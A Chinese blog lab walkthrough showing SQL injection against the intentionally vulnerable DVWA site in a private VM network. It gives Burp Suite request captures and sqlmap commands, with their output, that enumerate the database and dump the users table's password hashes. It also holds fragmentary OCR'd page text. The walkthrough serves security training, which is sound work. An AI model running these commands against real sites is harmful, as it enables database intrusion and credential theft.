云端应用SQL注入攻击

原创

[深巷的猫~](#) 于 2019-05-18 20:14:07 发布 175 收藏 1

分类专栏： [云计算安全防护技术](#)

本文链接：https://blog.csdn.net/weixin_44495678/article/details/90319752

版权


[云计算安全防护技术 专栏收录该内容](#)

6 篇文章 3 订阅


订阅专栏

实训环境：

在VMware中创建Windows Server 2008和Kali Linux虚拟机以构成局域网，Windows Server 2008和Kali Linux虚拟机的IP地址分别为192.168.43.99和192.168.43.46。并在Windows Server 2008虚拟机中搭建测试网站dvwa。



1、 打开测试站点Dvwa的主页面，并设置其安全级别为low



developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.

3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
Prior to DVWA v1.9, this level was known as 'high'.

Low　Submit

PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently: **disabled**. [Enable PHPIDS]


[Simulate attack] - [View IDS log]



Security level set to low

Username: admin
Security Level: low
PHPIDS: disabled

2、单击左边的SQL injection




Vulnerability: SQL Injection

User ID: Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

3、在“User ID”文本框中随意输入一串数字，比如1234，同时开启Burp Suite的数据包捕获功能




Burp Suite Professional v1.7.37 - Temporary Project - licensed to surferx
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action
Comment this
Raw Params Headers Hex


Request to http://192.168.43.99:80

```
GET /dvwa/vulnerabilities/sqli/?id=1234&Submit=Submit HTTP/1.1
Host: 192.168.43.99
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://192.168.43.99/dvwa/vulnerabilities/sqli/
Cookie: security=low; PHPSESSID=9ld6ta2ogo7t245modffvfj0n3
Connection: close
Upgrade-Insecure-Requests: 1
```

4、在Kali Linux虚拟机的命令行状态下运行Sqlmap




```
root@kali:~# sqlmap
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```




```
Usage: python sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --list-tampers,
--wizard, --update, --purge or --dependencies). Use -h for basic and -hh for advanced help
```

输入如下命令执行，执行完该命令后，可得到网站数据库的名称




```
root@kali:~# sqlmap -u "http://192.168.43.99//dvwa/vulnerabilities/sqli/?id=1234&Submit=S
ubmit" --cookie="security=low; PHPSESSID=9ld6ta2ogo7t245modffvfj0n3" --current-db
        ___
       __H__
 ___ ___[,]_____ ___ ___  {1.3#stable}
|_ -| . [,]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```




```
[09:48:08] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0
[09:48:08] [INFO] fetching current database
[09:48:08] [INFO] retrieved: 'dvwa'
current database:    'dvwa'
[09:48:08] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.4
3.99'

[*] ending @ 09:48:08 /2019-05-08/
```

5、在上述命令的基础上，后面加上—tables来探测该数据库中的表




```
root@kali:~# sqlmap -u "http://192.168.43.99//dvwa/vulnerabilities/sqli/?id=1234&Submit=Sub
mit" --cookie="security=low; PHPSESSID=9ld6ta2ogo7t245modffvfj0n3" --current-db --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```




```
Database: dvwa
[2 tables]
+-----------------------------------------------+
| guestbook                                     |
| users                                         |
+-----------------------------------------------+
```

6、针对其中的一个表users，猜测其中的字段




```
root@kali:~# sqlmap -u "http://192.168.43.99//dvwa/vulnerabilities/sqli/?id=1234&Submit=Sub
mit" --cookie="security=low; PHPSESSID=9ld6ta2ogo7t245modffvfj0n3" --columns -T users
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.3#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```




```
Database: dvwa
Table: users
[8 columns]
+--------------+-------------+
| Column       | Type        |
+--------------+-------------+
| user         | varchar(15) |
| avatar       | varchar(70) |
| failed_login | int(3)      |
| first_name   | varchar(15) |
| last_login   | timestamp   |
| last_name    | varchar(15) |
| password     | varchar(32) |
| user_id      | int(6)      |
+--------------+-------------+

[09:53:12] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.43.
99'

[*] ending @ 09:53:12 /2019-05-08/
```

https://blog.csdn.net/weixin_44495678

7、执行如下命令，对users表中所有字段的值进行探测，在探测过程中用到其自带的字典




```
root@kali:~# sqlmap -u "http://192.168.43.99//dvwa/vulnerabilities/sqli/?id=1234&Submit=Sub
mit" --cookie="security=low; PHPSESSID=9ld6ta2ogo7t245modffvfj0n3" --dump -T users
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.3#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org
```



```
Database: dvwa
Table: users
[5 entries]
+---------+-----------------------------+---------+----------------------------------+-----------+-----------
-+---------------------+--------------+
| user_id | avatar                      | user    | password                         | last_name | first_name
 | last_login          | failed_login |
+---------+-----------------------------+---------+----------------------------------+-----------+-----------
-+---------------------+--------------+
| 1       | /hackable/users/admin.jpg   | admin   | 5f4dcc3b5aa765d61d8327deb882cf99 | admin     | admin
 | 2019-04-23 19:06:29 | 0            |
| 2       | /hackable/users/gordonb.jpg | gordonb | e99a18c428cb38d5f260853678922e03 | Brown     | Gordon
 | 2019-04-18 11:20:07 | 0            |
| 3       | /hackable/users/1337.jpg    | 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b | Me        | Hack
 | 2019-04-18 11:20:07 | 0            |
| 4       | /hackable/users/pablo.jpg   | pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 | Picasso   | Pablo
 | 2019-04-18 11:20:07 | 0            |
| 5       | /hackable/users/smithy.jpg  | smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 | Smith     | Bob
 | 2019-04-18 11:20:07 | 0            |
+---------+-----------------------------+---------+----------------------------------+-----------+-----------
-+---------------------+--------------+

[09:55:28] [INFO] table 'dvwa.users' dumped to CSV file '/root/.sqlmap/output/192.168.43.99/dump/dvwa/users.c
sv'
[09:55:28] [INFO] fetched data logged to text files under '/root/.sqlmap/output/192.168.43.99'

[*] ending @ 09:55:28 /2019-05-08/
```


https://blog.csdn.net/weixin_44495678

8、利用上述结果，登录DVWA网站主页进行验证，比如用户名为1337，密码为charely



html folder or any Internet facing servers, as they will be compromised. It is recommend using a virtual machine (such as VirtualBox or VMware), which is set to NAT networking mode. Inside a guest machine, you can downloading and install XAMPP for the web server and database.

Disclaimer



Disclaimer

We do not take responsibility for the way in which any one uses this application (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the 